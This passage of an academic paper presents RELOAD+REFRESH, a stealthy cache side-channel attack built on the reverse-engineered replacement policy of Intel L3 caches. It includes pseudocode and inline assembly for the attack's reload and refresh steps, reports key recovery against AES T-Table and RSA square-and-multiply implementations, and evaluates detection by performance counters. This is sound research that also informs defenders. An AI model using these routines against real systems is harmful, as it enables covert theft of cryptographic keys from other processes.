The policy we will uncover is the one implemented in the L3 cache. The policies implemented in the L1 and L2 caches can be different (actually, in L1 is different). We have been able to uncover a policy that seems to explain the observed evictions. In fact, over 97% of the evictions have been correctly predicted in all cases [1], and it is likely that the errors were due to noise.

Although we have observed differences between generations and some machines implement set dueling, the decision of which data is going to be evicted is the same in all cases. The replacement policy is always the same; what changes is the insertion policy. Due to space limitations and to avoid creating confusion, we only include here the description of the policies revealed by our experiments as the ones implemented in the Intel processors. Assuming that the policy is named Quad-Age LRU, in the following we refer to ages instead of control bits. Figure 2 represents the procedure followed to retrieve a piece of data when requested by the processor. It summarizes the replacement policy and our observations. If the data is retrieved from the LLC, the controller decreases the age of the requested element when giving it to the processor. If there is a cache miss and one element has to be evicted, the replacement policy will select the oldest one.

Intel's processors use two bits to represent the age of the elements in the cache. Consequently, the maximum age is three. In the case that there are multiple blocks whose age is three, the evicted one is the first one the processor finds. The cache behaves somehow like an array of data, and when searching for a block of data placed on it, the controller always starts from the same location, which would be equivalent to index 0 in an array. We have observed that when all the elements in

[1] These results refer to the sets with fixed policy in the machines that implement set dueling. The remaining sets were tested once the two policies were known, and we checked they followed one of them.

a set reach age 0, the age of all of them is incremented so the processor is still able to track the accesses.

As we have already stated, the machines used in our experiments only differ in the insertion age; that is, the initial value for the age of a cache line when it is first loaded into the set or when it is reloaded after a cache miss. Particularly, the processors from 4th and 5th generations that implement *set dueling*, insert the elements with age 2 in one of the cases and with age 3 in the other. We denote each of these situations or working modes as mode 1 and mode 2, respectively. The remaining processors (6th, 7th and 8th generations) always insert the blocks with age 2, which is equivalent to the mode 1 in the previous generations.

In order to help the reader to understand how the cache works, figure 5 shows an example of how the contents of a cache set are updated with each access according to each policy. When the processor requests the line "d", there is an empty block in the set, so "d" is placed in that set and it gets age 2 (Mode 1) or age 3 (Mode 2). In mode 1, the eviction candidate is now "a" because it is the only one with age 3, whereas in mode 2 the eviction candidate is "d" as it has age 3 and is on the left of "a". The processor then requests "d", so its age decreases from 2 to 1 in both cases. Accessing "g" causes a miss. The aforementioned eviction candidates will be replaced with "g", and its age will be set to 2 or 3 respectively. Eventually, when the processor requests "a", it will cause a miss in mode 1 (it was evicted on the previous step) and a hit in mode 2, so it will decrease its age. Note that in this example, we assume that all the requests are directly made to the last level cache.

4 RELOAD+REFRESH

If any kind of sharing mechanism is implemented, an attacker knowing the eviction policy can place some data that the victim is likely to use in the cache (the *target*) and in the desired position among the set. Since the position of the blocks and their ages (which in turn depend on the sequence of memory accesses) determine the exact eviction candidate, the attacker can force the *target* to be the eviction candidate. If the victim uses the *target* it will no longer be the eviction candidate, because its age decreases with the access. The attacker can force a miss and check afterwards if the *target* is still in the cache. If it is, the attacker retrieves the desired information, that is, the victim has used the data whereas victim has loaded the data from the cache without suffering any cache misses (no attack trace). This is the main idea of the RELOAD+REFRESH attack.

OSs implement mechanisms such as Kernel Same-page Merging (KSM) in Linux [8] that improve memory utilization by merging multiple copies of identical memory pages into one. This feature was originally designed for virtual environments where multiple VMs are likely to place the same data in memory, and was later included in the OSs. Although most cloud providers have disabled it, it is still enabled in multiple OSs. When enabled, the attacker using the RELOAD+REFRESH technique needs some reverse engineering to retrieve the address he wants to monitor, and he also needs to find an eviction set that maps to the same set as this address.

We use Figure 6 to depict the stages of the attack and the possible "states" of the cache set. The attacker first inserts the target address into the cache and then all the elements in the eviction set, except one, which will be used to force an eviction. By the time the attacker has finished filling the cache with data, the target address will be in level 3 cache. The number of ways in low level caches is lower than the number of ways in the L3 cache, and since the L3 cache is inclusive, it will remove the target address from the low level caches when loading the last elements of the eviction set. Even if the victim and the attacker are located in the same core, an access of the victim to the target address will update its age, so the attacker would be able to retrieve this information.

The data is placed in such a way that the target becomes the eviction candidate. The attacker then waits for the victim to access the target. If it does, the element inserted in the second place turns into the oldest one, and thus into the eviction candidate. If it does not, the eviction candidate is still the target address. The attacker then reads the element of the eviction set (ev_{W-1}) that remains out of the cache, forcing this way a conflict in the cache set, and the eviction of the candidate. As a consequence, when reading (RELOAD) the target address again, the attacker will know if the victim has used the data (low reload time) or not (high reload time). The state of the cache has to be reverted to the initial one, so all the elements get the same age again (REFRESH). The element ev_{W-1} is forced out of the cache, so it could be used to create a new conflict on the next iteration.

When the cache policy is working in mode 2, each element is inserted with age 3. In this case, steps 1 to 5 are equivalent. However, step 6 changes depending on whether the victim is allocated in the same core as the attacker or not. When not, the other elements have age 3 and the target is the eviction candidate, so there is no need to refresh the data for the attack. On the other hand, when they are on the same core, the attacker needs to remove the target from the low level caches by refreshing the other elements in the cache set. Note that in this situation, the attacker could target the low level caches. The RELOAD time reveals if both victim and attacker are sharing the same core or not.

Additionally, the mode 2 policy enables a detectable fast cross core cache attack that does not require shared memory. Once the cache set is filled with the attacker's data, all the elements get age 3 and the eviction candidate is now the first element inserted by the attacker. If the victim uses the expected data, the eviction candidate will be replaced. Even if the victim uses the data multiple times, its age will not change, since it will be fetched from the low level caches. Then, the




Figure 5: Sequence of data accesses in a cache set updating their content and their associated ages for the two observed policies. Mode 1 of the 4th and 5th generations behaves exactly the same as the 6th, 7th and 8th generations. The red arrow points the eviction candidate, that is, the data that would be evicted in case of cache miss.

attacker only has to access the first element (eviction candidate) to check whether the victim has or has not accessed the target data. Note that with this access the attacker replaces the victim's data (because it became the eviction candidate when loaded with age 3) so it is equivalent to the REFRESH. If, on the contrary, the victim does not use the data, the attacker's data will still be in the cache. The attacker will then flush and reload this data to ensure it gets age 3 again.

Algorithm 2 Reload function

Input: Eviction_set, Target_address
Output: Reload time

```
function RELOAD(Target_address,eviction_set)
    “rdtsc";
    “lfence";
    read(eviction_set[w − 1]);          ▷ Forces a miss
    “lfence";
    flush(eviction_set[w − 1]);
    “lfence";
    read(Target_address);
    flush(Target_address);
    “lfence";
    read(Target_address);               ▷ Reload on first position
    “lfence";
    “rdtsc";
    read(eviction_set[0]);
    return time_reload;
```

Algorithms 2 and 3 summarize the steps of the RELOAD+REFRESH attack when the insertion age is two (newest Intel generations or mode 1 in oldest generations). The cache set is filled with the target address plus $W-1$ elements of the eviction set during initialization. Then, the attacker waits for the victim to run the code. Later, he performs the RELOAD and REFRESH steps. The RELOAD step gives information about the victim accesses and the REFRESH step gets the set ready to retrieve information from the victim. When initializing the set, we first fill the set, then flush the whole set and finally reload the data again to ensure the insertion order and that the cache state is known by us.

In the RELOAD function it is not necessary to flush the Target_address unless it has not been used by the victim. The same assumption is true for the conflicting address or the element $W-1$ of the eviction set, which would have to be flushed only in that situation. However, to avoid *if* conditions in the code, we have chosen to implement the RELOAD function this way. Low reload times mean the data was used by the victim, whereas high reload times mean it was not.

The REFRESH function is meant for a 12 way set. Since the target and the first element of the eviction set have been loaded in the RELOAD step, the REFRESH function only has to access the remaining 10 elements of the set. To avoid out of order execution and ensure the order, which in turn ensures the ages of the elements in the eviction set are updated, such elements have to be accessed as a linked list (one element contains the address of the following one). Thus, this function is similar to the probe function in [15] except for the fact that it loads W-2 elements of the linked list. Additionally, the *refresh time* can be used to detect if any other process is also using that set.




Figure 6: Sequence of possible cache set states during the attack for the mode 1 or the newest generations, starting with all elements in the set with age 2.

4.1 Noise tolerance

The proposed attack relies on the order in which the elements are inserted into the cache set to both avoid misses on the victim side and to learn information about the data that has been accessed. If other processes are running and using data that maps to the same cache slice (introducing noise), the efficiency of the attack can be lessened and also some detection mechanisms can be triggered.

As mentioned before, the refresh step can reveal such situations. Then, the attacker can slightly change the approach. Assuming that only one address is being used by the noise-generating process, the attacker can easily handle noise, avoid detection and still gain information about the victim. The trick to deal with noise is placing the target on a different place within the set (the second place in this example). In case somebody else uses any data mapping to that set, the replaced data belongs to the attacker; specifically it is the data placed in first place in the set. When the attacker forces a miss, the eviction candidate will be either the target address (if the victim did not use it) or the element inserted in third place (the victim did use the target data). The attacker can gain information about the victim by reloading the target address, and he must begin by refreshing the third element of the eviction set and finish with the first one which will evict the "noise" from the cache, so the age of all the blocks is set to 2 again.

Algorithm 3 Refresh function

```
Input: Eviction_set
Output: Refresh time
  function REFRESH(Eviction_set)
    volatile unsigned int time;
    asm __volatile__(
      " lfence \n"
      " rdtsc \n"
      " movl %%eax, %%esi \n"
      " movq 8(%1), %%rdi \n"          ▷ Eviction_set[1]
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"
      " movq (%%rdi), %%rdi \n"    ▷ Eviction_set[w-2]
      " lfence \n"
      " rdtsc \n"
      " subl %%esi, %%eax \n"    ▷ Time value on %eax
    );
    return time_refresh;
```

5 Comparison with previous approaches

5.1 Covert channel

In order to study the resolution of the proposed technique and to characterize it, as well as to compare it with previous approaches (FLUSH+RELOAD and PRIME+PROBE) we construct a covert channel between two processes (referred as *sender* and *receiver*) in a similar way as previous works have done [15, 20, 43]. [2]

The *sender* transmits a 1 by accessing a memory location from a shared library and a 0 by not-accessing it. Once the memory location is accessed, he waits for a fixed time and reads that data again. The receiver monitors the cache utilization using each of the aforementioned techniques and determines whether a 1 or a 0 was transmitted. That is, whether the victim has used the data or not. The *sender* and the *receiver* are not synchronized.

[2] The source code for this test can be found at https://github.com/greenlsi/reload_refresh

In each of the experiments executed, the *sender* reads the target memory location once during each fixed window of time. That is, it accesses one memory location (sends 1) and then waits (transmits 0) for a fixed time before the following access. We consider as true positives when the *sender* accesses a piece of data and the *receiver* detects that access. Similarly, true negatives are non-accesses that are classified as 0. In some situations, the processor appears to be performing other tasks that do not allow the retrieval of information. Since we do not get these samples, we cannot classify them and we do not consider them for evaluation.

The PRIME+PROBE attack can be conducted following different approaches. We do not use the zig-zag pattern that was intended to avoid changes in the replacement policy [15]. Accessing the elements in a cache set this way increases the number of false positives since it sometimes fails to remove the data from the cache. We access the eviction set of size W always in the same order, and the elements are accessed as a linked list. If the initial state of the cache is known, this means that at most we need 2 probes to evict the data from the cache, in the case when the access to the target happens in the middle of a probing stage. We have also tested the proposal of Gruss et al. [20] with the configuration parameters S=W, C=2 and D=2. This approach is faster than accessing the elements in the eviction set as a linked list and thus, presents better time resolution. In scenarios where victim and attacker do not interfere with each other (such as the attack against AES in section 5.2), the eviction rate of this approach is around 99%. However, in a different scenario where interference is possible, as in the case of the attack against RSA (section 5.3) or when the interval between monitored accesses is low, the number of false positives slightly increases with this approach. In any case, both approaches yield to comparable results. We include in this and the following subsections, results referring to the PRIME+PROBE attack when the eviction set is accessed as a linked list.

The results of these experiments in terms of the F-Score for each fixed time window are presented in Table 2. These experiments were performed in the i5-7600K machine (Table 1). The statistics for each waiting time are computed for 50000 windows. As a result, the number of samples collected for each experiment is different. Note that when the waiting time between samples is low, both PRIME+PROBE and RELOAD+REFRESH are not able to distinguish between 1 and 0. PRIME+PROBE presents a slightly better resolution in our test system. Note that, in this case, we sometimes do not get two samples for each window (access and idle), we do not consider as false positives the samples classified as 1 in that window.

Even when RELOAD+REFRESH has lower resolution than other attacks, it can be used to retrieve secret keys of cryptographic implementations. We demonstrate this statement and replicate two published attacks: one against the T-Table implementation of AES (section 5.2) and one against the square and multiply exponentiation implementation included in RSA (section 5.3). Although both implementations have been replaced by new ones, we use them for comparison.

Table 2: F-Score for the different attacks when the *sender* accesses the data at different and fixed intervals (ns). R+R stands for RELOAD+REFRESH F+R for FLUSH+RELOAD and P+P for PRIME+PROBE

Times >	50000	10000	1000	750	500	250
R+R	**0.988**	**0.975**	**0.925**	**0.684**	**-**	**-**
F+R	0.999	0.995	0.996	0.991	0.989	0.981
P+P	0.934	0.911	0.873	0.716	0.548	-

5.2 Attacking AES

The T-Table implementation used to be a popular software implementation of AES. While still available, this implementation is not the default option when compiling the OpenSSL library due to its susceptibility to microarchitectural attacks. This implementation replaces the *SubBytes*, *ShiftRows* and *MixColumns* operations with table lookups (memory accesses) and XOR operations. Since the accesses to the T-Tables depend on the secret key, an attacker monitoring just one line of each T-Table is able to recover the full AES key.

Our scenario is similar to the one described by Irazoqui et al. [7], which was later replicated by Briongos et al. [11]. They focused on retrieving information about the last round of the AES encryption process, in which the ciphertext is obtained by performing one XOR operation between an element contained in the tables and the secret key. As the content of the tables is publicly available from the source code, they obtained the secret final round key by xoring the table content hold in the cache line, with the ciphertext.

Besides performing the attack against the AES T-Table implementation (OpenSSL 1.0.1f compiled with gcc and the no-asm and no-hw flags) using the RELOAD+REFRESH (R+R) technique, we have performed the same attack using the FLUSH+RELOAD (F+R) and PRIME+PROBE (P+P) techniques, to provide a fair comparison regarding the number of traces required to obtain the key. In order to retrieve the whole key, the attacker has to monitor at least one line of each T-Table. The attacker can monitor from one up to four lines at a time. For this comparison, we monitor one table at a time.

Table 3 shows the results for each of the approaches. In this scenario, the attacker performs one operation, then the victim performs the encryption, and finally the attacker retrieves the information about the victim. That is, the victim and the attacker do not interfere with each other while doing the different operations. To obtain the key we use cache misses [11], so false positives are measured misses when the victim used the data in the T-Table. We repeated each experiment until we have recovered the key 1000 times.

Table 3: Mean number of samples required to retrieve each four byte group of the whole AES key when monitoring one line per encryption, and the corresponding F-Score.

Attack	**R+R**	F+R	P+P
Samples	**3800**	3500	3900
F-Score	**0.98**	0.99	0.97




Figure 7: Distribution of the number of misses induced in the victim process by the different attacks, and with no attack. Each includes 1 million of samples

5.2.1 Measurement of LLC misses

RELOAD+REFRESH is able to retrieve an AES key with a negligible impact on the victim process. We compare the number of L3 cache misses that the victim suffers per encryption performed, for all the attacks and for normal executions. We use the PAPI software interface [46] to read the counters referring to the victim process. PAPI allows us to insert one instruction just before, and another one just after the encryption process ending to read the L3 cache misses counter, which is mainly the information used so far for cache attack detection [10, 13, 36, 64]. Figure 7 shows the resulting distribution of the number of misses the victim sees for each attack and for the normal execution of the encryption.

As implied by Figure 7, our attack cannot be distinguished from the normal performance of the AES encryption process by measuring the number of L3 cache misses. As we did for the analysis of the covert channel, when performing the PRIME+PROBE attack against AES, we access the data in the same order every time. The reason is that in previous experiments that we have conducted, the eviction rate we achieved with the zig-zag pattern was below 80% using just one probe per measurement.

Additionally, we use the *rdtsc* instruction to measure the time it takes to complete each encryption and show the results in Figure 8. The differences observed in Figure 8 between the normal encryption and the RELOAD+REFRESH approach are not significant, especially when compared with the other attacks. The mean encryption time when there is no attack is 595 cycles, whereas it increases up to 623 cycles when attacked with the RELOAD+REFRESH technique. This time difference exists because, when suffering the RELOAD+REFRESH attack, the victim has to load the data




Figure 8: Distribution of the encryption times in different situations. Each distribution includes 1 million of samples.

(if used) from the L3 cache instead of loading it from the L1 or L2 caches.

5.3 Attacking RSA

RSA is the most widely used public key crypto system for data encryption as well as for digital signatures. Its security is based on the practical difficulty of the factorization of the product of two large prime numbers. RSA involves a public key (used for encryption) and a private key (used for decryption). There are many algorithms suitable for computing the modular exponentiation required for both encryption and decryption. In this work we focus on the *square and multiply* exponentiation algorithm [17] as Yarom et al. did [61]. As in the case of AES, this implementation has been replaced by implementations with no key-dependent memory accesses that attempt to achieve constant execution times.

Square and multiply computes $x = b^e \bmod m$ as a sequence of Square and Multiply operations that depend on the bits of the exponent e. If the bit happens to be a 1, then the Square operation is followed by a Multiply operation. If the bit is a 0, only a Square operation is executed. As a consequence, retrieving the sequence of operations executed means recovering the exponent; that is, the key.

As a difference with the attack against AES, we monitor instructions instead of data. Additionally, an attack against RSA needs to have enough time resolution to correctly retrieve the sequence of operations. As we did before, we performed the attack using our stealthy technique as well as using the FLUSH+RELOAD and PRIME+PROBE techniques.

The targeted crypto library is *libgcrypt* version 1.5.0, which includes the aforementioned square and multiply implementation. The key length in our experiments was 2048 bits, and we collected information for 1000 decryptions per attack. When attacking RSA, it is possible to monitor all the functions implied in the exponentiation or just one. When monitoring all the instructions, the attacker is able to reconstruct the sequence of observations. If the attacker monitors only one instruction, he has to use the differences of times between occurrences of the monitored event to retrieve the key. We only monitor the Multiply operation.

Figure 9 compares part of a trace retrieved using the RELOAD+REFRESH approach with the real execution of a RSA decryption operation (we collect timestamps). The trace corresponding to the real sequence of squares and multiplies is represented as blue bars with different values: 800 means a Square was executed and 700 it was a Multiply. The slight misalignment between the two traces occurs because the RSA execution *timestamp* is collected after each exponent bit has been processed, and the *timestamp* of the attack samples after the reload operation has finished.

The results of our experiments are summarized in table 4. As in the case of the characterization of the covert channel, we do not classify as false positive or false negative the samples that are lost, that is, not collected in time. This situation happens for about 1-2% of the samples. Since we try to detect Multiply operations, false positives refer to the situation in which a Multiply was detected but not executed. The accuracy is given as the number of correctly classified samples (True positives+True negatives) divided by the number of collected samples during the RSA decryption.

Table 4: Percentage of samples correctly retrieved and false positives generated by each approach when attacking RSA.

Attack	**R+R**	F+R	P+P
Accuracy	**96.1**%	98.6 %	95.4%
F-Score	**0.952**	0.99	0.945

5.3.1 Measurement of LLC misses

We have monitored the number of cache misses detected when executing a complete RSA decryption. When trying different keys, we have observed that the distributions change not only depending on the attack, but on the secret key. For this reason, the total amount of misses per encryption cannot be used to detect ongoing attacks, thus the cache misses have to be measured concurrently with the execution of the decryption.

We have also monitored the victim LLC misses periodically. We have collected samples for 1000 complete RSA decryptions in each of the scenarios with a sampling rate of 100 μs. The results obtained in this case show a varying number of misses during the initialization steps. During this initialization, considering exclusively the number of misses caused in the different scenarios, is not possible to distinguish between attacks and the normal operation. Later on, the number of misses gets stable and tends to zero during the normal operation. Similarly, this trend can be observed during the RELOAD+REFRESH attacks. On the contrary, both FLUSH+RELOAD and PRIME+PROBE cause a noticeable amount of misses. The concrete mean values of the misses are presented in Table 5.

Since detection mechanisms such as CacheShield [10], define a region in with some misses are tolerated to avoid false positives, and only cache misses are considered, our attack will not trigger an alarm. Figure 10 shows the section of the decryption process in which the number of misses has become stable for the different scenarios.

The RELOAD+REFRESH approach (as well as the other attacks) are not synchronized with the decryption operation, as a result, there are situations in which both victim and attacker can try to access the target date simultaneously. If the victim tries to execute the Multiply operation when the attacker is flushing and reloading the mentioned line, the victim may get a miss. Therefore, a few misses can be observed in Figure 10 for our approach.

6 Detection evaluation

RELOAD+REFRESH causes a negligible amount of LLC misses on the victim process. Thus, existing detection techniques would fail to detect the attack unless adapted. Our attack highlights a problem that has not been considered before in performance-counter-based detection systems: the selection of counters is a hard problem because it is unknown if future attacks could similarly evade the concrete selection of counters of such systems. Besides, the number of available counters that can be read in parallel in each platform, is limited. As a consequence, detection systems cannot be arbitrarily expanded to deal with future attacks.

With the aim of quantifying the effect that our proposal has on the victim, and in order to provide some insights about which counters should a detection system consider to deal with RELOAD+REFRESH, we have periodically monitored different counters when executing the attacks against AES and RSA and analyzed the outcomes. We have used PAPI to collect such information. The sampling rate was set to 100 μs. Given that not all the counters can be read in parallel, we have repeated the experiments multiple times. We have merged the results when the sampling intervals were in a range defined by the expected value $\pm$ a 10% of this sampling value. In the particular case of RSA, the samples that refer to the beginning of the execution have been removed (we focus on the stable part). Finally, we have randomly selected 10000 samples per algorithm and attack to conduct the analysis. The results of the analysis are summarized in Table 5. Note that L2 cache misses report the same value as L3 accesses, and similarly L1 misses are L2 accesses, so only one of these values is included in the Table.

As it can be inferred from the Table 5, a single counter referring to L3 misses or accesses cannot be used to distinguish attacks and the normal operation for both target algorithms. In the particular case of L3 accesses, it could be used for RSA but not for AES. However, the L2 instruction misses counter, could distinguish between attacks and non-attacks for both algorithms. Note that if the sampling rate of the attack is reduced, the number of L2 misses would similarly be reduced. As a solution, this value could be normalized with respect to the total number of instructions executed.




Figure 9: Example of a retrieved trace referred to an execution of a RSA decryption. The blue bars represent the real execution of squares (points equal to 800) and multiplies (700). The yellow line represents the information retrieved, low reload times mean detection of the Multiply execution.

Table 5: Mean and variance of the different counters collected during the execution of the attacks against AES and RSA. The results were obtained using 10000 samples collected each 100 μs for each scenario.

	Cycles	L3 misses	L3 accesses	L3 reads	L2 instruction misses	L2 accesses
AES Normal	152000±750	0±0.1	714±62	697±63	31±7	2050±74
AES R+R	**148000±634**	**0±0.1**	**713±60**	**702±61**	**212±15**	**2035±114**
AES F+R	184000±3000	10±2	676±65	676±66	186±12	2000±92
AES P+P	158000±1200	19±3	452±140	451±139	209±18	1810±95
RSA Normal	336000±11000	14±26	100 ±206	99±204	7±12	139±316
RSA R+R	**374000±38000**	**26±14**	**233±114**	**231±113**	**60±23**	**308±163**
RSA F+R	364000±50000	127±38	200±110	199±108	97±54	285±240
RSA P+P	363000±55000	112±61	177±159	174±156	78±83	211±222




Figure 10: Detail of a trace of misses measured each 100 μs for each of the approaches.

We can conclude that RELOAD+REFRESH changes the performance of the system in an observable way in the low level caches only. Consequently, counters referring to the LLC are not enough to detect RELOAD+REFRESH. Then, the assumption of previous detection mechanisms [10, 13, 64] that LLC misses or accesses reveal the attacks does not hold for RELOAD+REFRESH. Existing detection systems thus need to be adapted or re-trained to include additional information about low level cache events if they want to be able to detect it. However, relying on low level cache events to detect the attack can be tricky, since it is unknown how benign applications that share the machine with the victim affect it. Therefore, further analysis must be conducted to build a reliable detection system.

7 Discussion of the results

The absence of randomness in the replacement algorithm makes it possible to accurately determine which of the elements located in a cache set will be evicted in case of conflict. Also, the accurate timers included in Intel processors, altogether with the *cflush* instruction, allow to trace accesses to the different caches and to force the cache lines to have the desired ages. We exploit these facts to run RELOAD+REFRESH. In turn, the fact that RELOAD+REFRESH works as expected, confirms some of our results about the replacement policy.

RELOAD+REFRESH is just one way to exploit the eviction policy assuming some kind of memory sharing mechanism enabled. In the case that the victim and the attacker do not share memory, our attack can be prevented. It could be prevented as well with some other general countermeasures against cache attacks that limit the sharing of resources. However, as mentioned in Section 4, RELOAD+REFRESH can be adapted to work in the absence of shared memory. We did not further explore this attack variant, as it requires to keep the replacement policy in Mode 2, which is also not available on the newest Intel processors.

The knowledge of the eviction policy enables the usage of a different access pattern to gain the information about the victim and to ensure that its data is really evicted from the cache, reducing the amount of false positives. Thus, PRIME+PROBE attacks, EVICT+RELOAD attacks or any attack requiring to

evict some data from the cache can benefit from our results. For instance, the PROBE step can, in some cases, be reduced to just one access to the eviction candidate.

8 Conclusion

This work presented a thorough analysis of cache replacement policies implemented in Intel processors covering from 4th to 8th generations. To this end, we have developed a methodology that allows us to test the accuracy of different policies by comparing the data that each policy selects as the eviction candidate with the data truly evicted after forcing a miss.

The RELOAD+REFRESH attack builds on this deep understanding of the platforms replacement policy to stealthily exploit cache accesses to extract information about a victim. We have demonstrated the feasibility of our approach by targeting AES and RSA and retrieving as much information as we can retrieve with other state-of-the-art cache attacks. Additionally, we have monitored the victim while running these attacks to confirm that our attack causes a negligible amount of last level cache misses, rendering it impossible to detect with current countermeasures. Similarly, we show that events in the L1/L2 caches can reveal the attack and should be considered in detection systems. RELOAD+REFRESH underlines a flaw on such systems; they are limited and they do not scale.

These results are not only useful for broadening the understanding of modern CPU caches and their performance, but also for improving previous attacks and eviction strategies. Our work also demonstrates that new detection countermeasures have to be designed in order to protect users against RELOAD+REFRESH.

Acknowledgment

We thank our anonymous reviewers and our shepherd Daniel Gruss for their valuable comments and constructive feedback. This work was in part supported by DFG under Grant No. 427774779 and by the EU (FEDER), the Spanish Ministry of Economy and Competitiveness, under contracts AYA2015-65973-C3-3-R and RTC-2017-6090-3.

References

[1] A. Abel and J. Reineke. Measurement-based modeling of the cache replacement policy. In *2013 IEEE 19th Real-Time and Embedded Technology and Applications Symposium (RTAS)*, pages 65–74, April 2013.

[2] A. Abel and J. Reineke. Reverse engineering of cache replacement policies in intel microprocessors and their evaluation. In *2014 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*, pages 141–142, March 2014.

